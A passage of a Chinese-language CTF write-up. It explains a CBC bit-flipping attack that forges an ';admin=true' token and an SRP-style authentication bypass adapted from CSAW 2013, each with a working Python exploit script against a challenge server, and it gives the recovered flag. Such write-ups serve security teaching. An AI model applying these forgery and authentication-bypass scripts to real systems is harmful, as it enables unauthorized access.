
*/

echo "Hello World";
?>root@bt:~/Desktop/dvcs-ripper-master#
```


0x05 CRYPTO 部分:

200:

下载源码发现是 CBC（密码分组链接模式），题目：输入一段明文，会返回一段密文，然后输入密文，让服务器解析，只要解密后的明文中包含：“;admin=true”,就能得到 flag。但我们不能够输入带有分号的明文来得到密文，也无法预测 KEY 和 IV 值。分析了下 CBC 解密过程：



因为我们可以知道每一组明文和对应的密文，假设密文 c1 对应明文 p1，密文 c2 对应明文 p2。因为每一组密文在解密的时候，是利用上一组密文和当前密文（aes 解密后）异或得到的，比如在解密 p2 的时候：

$p2 = \text{AES_Decrypt}(c2) \oplus c1$ （这里的 c1, c2 都是我们可以控制的输入项），

但我们已知 p2 和 c1 的值，所以

$\text{AES_Decrypt}(c2) = p2 \oplus c1$ （这边 c1 是不可控的）

所以我们可以伪造我们输入的 c1:

Keyword=";admin=true"

$p2 = \text{AES_Decrypt}(c2) \oplus c1_fake$

$c1_fake = p2 \oplus c1 \oplus \text{Keyword}$, 则 p2:

$p2 = \text{AES_Decrypt}(c2) \oplus c1_fake = (p2 \oplus c1) \oplus (p2 \oplus c1 \oplus \text{Keyword}) = \text{Keyword}$

脚本如下：

```

1  import socket
2  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
3  s.connect(("133.130.52.128",6666));
4  c2_old='8cda560698b1987eb2092534397496b7';
5  p3=',admin=true,come'
6  flagdata=';admin=true;come'
7  c2_old=c2_old.decode('hex')
8  c2=''
9  for i in range(16):
10     c2+=chr(ord(c2_old[i])^ord(flagdata[i])^ord(p3[i]))
11 s.send("parse:684299166a05383e6eaa9139f8d8f5ff"+c2.encode('hex')+\\
12     'db3f409b457805af6426b7d1f77402f01f922740f5fc41008ba420a48e9f\\
13     d9ce253606e211dbe9183f31066baaac56edb5393c245f32147be1230533e58f9495')
14 print s.recv(1024)
15
16 s.close()
17
18 ...
19 mkprof:,admin=true,come
20
21 comment1=wowsuch
22 %20CBC;userdata=
23 ,admin=true,come
24 ;coment2=%20such
25 safe%20very%20en
26 cryptwowww\\x04\\x04\\x04\\x04\\x04\\x04
27
28 684299166a05383e6eaa9139f8d8f5ff
29 8cda560698b1987eb2092534397496b7
30 db3f409b457805af6426b7d1f77402f0
31 1f922740f5fc41008ba420a48e9fd9ce
32 253606e211dbe9183f31066baaac56ed
33 b5393c245f32147be1230533e58f9495
34 ...

```

Flag: 未保存

300:

通过搜索可知此题是 CSAW CTF Quals 2013 crypto500 的修改. 参考链接如下:

EXP: <http://blureader.org/article/63650>

SERVER: <http://shell-storm.org/repo/CTF/CSAW-2013/Crypto/slurp-500/slurp.py>

<http://blog.dragonsector.pl/2013/09/csaw-ctf-quals-2013-slurp-crypto-500.html>

根据第三篇文章中的分析, 可知 Index 需要取一个特别的值, 来保证不需要 skeyPriv 就能得到 finalKey.

Second attempt

Our second attempt which was successful in the end, was to carefully choose the index. Let's look again at this equation:

$$agreedKey_withouthash = (cEphemeral * index^{sha512(salt,password)*slush*sEphemeralPriv} \bmod N$$

We can set cEphemeral to 1 (the value is from the client), which simplifies the formula to:

$$agreedKey_withouthash = index^{sha512(salt,password)*slush*sEphemeralPriv} \bmod N$$

Because the exponential is changing for each connection on random, we can assume that it's divisible by some small number, e.g. 3 or 4 (if not, we can retry until it is). So, let's now find the index, such that:

$$index^3 = 1 \pmod{N}$$

(index is cubic root of 1 modulo prime N)

If we manage to find such index and (sha512(salt, password) * slush * sEphemeralPriv) will be divisible by 3, agreedKey_withouthash will equals to 1. How to find it? One line in mathematica:

Reduce[x^3 == 1, x, Modulus->5924486056224... (the value of N)]

文章提到求解 $Index^3 \bmod N = 1$ 就能得出, 而 $Index^3$ 可换为 $Index^4$, 文中使用了

mathematica 来求解, 而我并没有装这个软件..于是使用 WolframAlpha 来求解:

<http://www.wolframalpha.com/input/?i=Reduce%5B%28%28x%5E4%29+mod+1501763523645191865825715850305314918471290802252408144539280540647301821%29+%3D%3D+1%2C+%7Bx%7D%2C+reals%5D>

Input interpretation:

solve	$x^4 \bmod 1501763523645191865825715850305314918471290802252408144539280540647301821 = 1$	for	x
-------	---	-----	-----

Results:

$x = 1501763523645191865825715850305314918471290802252408144539280540647301821n + 1$ and $n \in \mathbb{Z}$

$x = 1501763523645191865825715850305314918471290802252408144539280540647301821n + 513680482723297447327832820848732345009222702500792743726685463797217878$ and $n \in \mathbb{Z}$

$x = 1501763523645191865825715850305314918471290802252408144539280540647301821n + 988083040921894418497883029456582573462068099751615400812595076850083943$ and $n \in \mathbb{Z}$

Server 里对 Index 进行了判断, 如果 Index>N/2 则断开, 因此只有第二个结果可以用, 就是 513680482723297447327832820848732345009222702500792743726685463797217878.

编写脚本如下:

```
#coding: utf-8
```

```
import struct
```

```
import telnetlib
```

```
from hashlib import sha512,sha1
```

```
class Client():
```

```
    N=15017635236451918658257158503053149184712908022524081445392805406473018
```

```
    21
```

```
    lastMsg=""
```

```
    fuck=False
```

```
    def readline(self):
```

```
        self.lastMsg=self.tn.read_until('\n')
```

```
        return self.lastMsg
```

```
    def hash2int(self,*params):
```

```
        sha=sha512()
```

```
        for el in params:
```

```
            sha.update("%r"%el)
```

```
        return int(sha.hexdigest(), 16)
```

```
    def sendInt(self,toSend):
```

```
        s=hex(toSend)
```

```
        s=s[2:]
```

```

        if s[-1]=="L":
            s=s[:-1]
        self.tn.write(struct.pack('H', len(s)))
        self.tn.write(s)
    def sendParamsFromClient(self,index,ckey):
        self.sendInt(index)
        print self.readline()
        self.sendInt(ckey)
        pass
    def recvInt(self):
        hexv = self.readline()
        return int(hexv, 16)
    def run(self):
        self.tn = telnetlib.Telnet('133.130.52.128',5000)
        #self.tn = telnetlib.Telnet('127.0.0.1',5000)
        print self.readline()
        #self.sendInt(123)

        hash2int = self.hash2int

```

index=51368048272329744732783282084873234500922270250079274372668546379721
 7878

```

        ckey=1

        self.sendParamsFromClient(index,ckey)
        salt=self.hash2int(index)
        saltfs=self.recvInt()
        print "Salt comp:", salt==saltfs
        if not salt==saltfs:
            self.fuck=True
            raise "Salt"
        skey=self.recvInt()
        storedKey = pow(index, hash2int(salt, ""), self.N)
        slush = hash2int(ckey, skey)

        #tempAgreedKey = hash2int(pow(ckey * pow(storedKey, slush, N), skeyPriv, N))
        tempAgreedKey=hash2int(1L)
        finalKey=hash2int(hash2int(self.N) ^ hash2int(index), hash2int(index), salt,
            ckey, skey, tempAgreedKey)
        print 'Finalkey:',hex(finalKey)
        self.sendInt(finalKey)
        print self.readline()

```

```
c=Client()
```

```
c.run()
```

```
Please provide your temporary key, be careful!
```

```
Salt comp: True
```

```
Finalkey: 0xb4cc483a343c1822b6acdc50a2e1466f9b2bfa0bd2cae579b760e436c056b5c493b7  
ca36bed1f1c37815a34c49de96f904632a18b77ff37c3b2cc66633615d31L
```

```
Well done com rade, the flag is XDCTF{xxxxxxxx} .
```

此题有个坑就是服务器返回的 flag 是 XDCTF{alohauuuup^yourniversity}2333, 提交 XDCTF{alohauuuup^yourniversity}并不通过. 最后移动大括号到最后才通过...XDCTF{alohauuuup^yourniversity2333}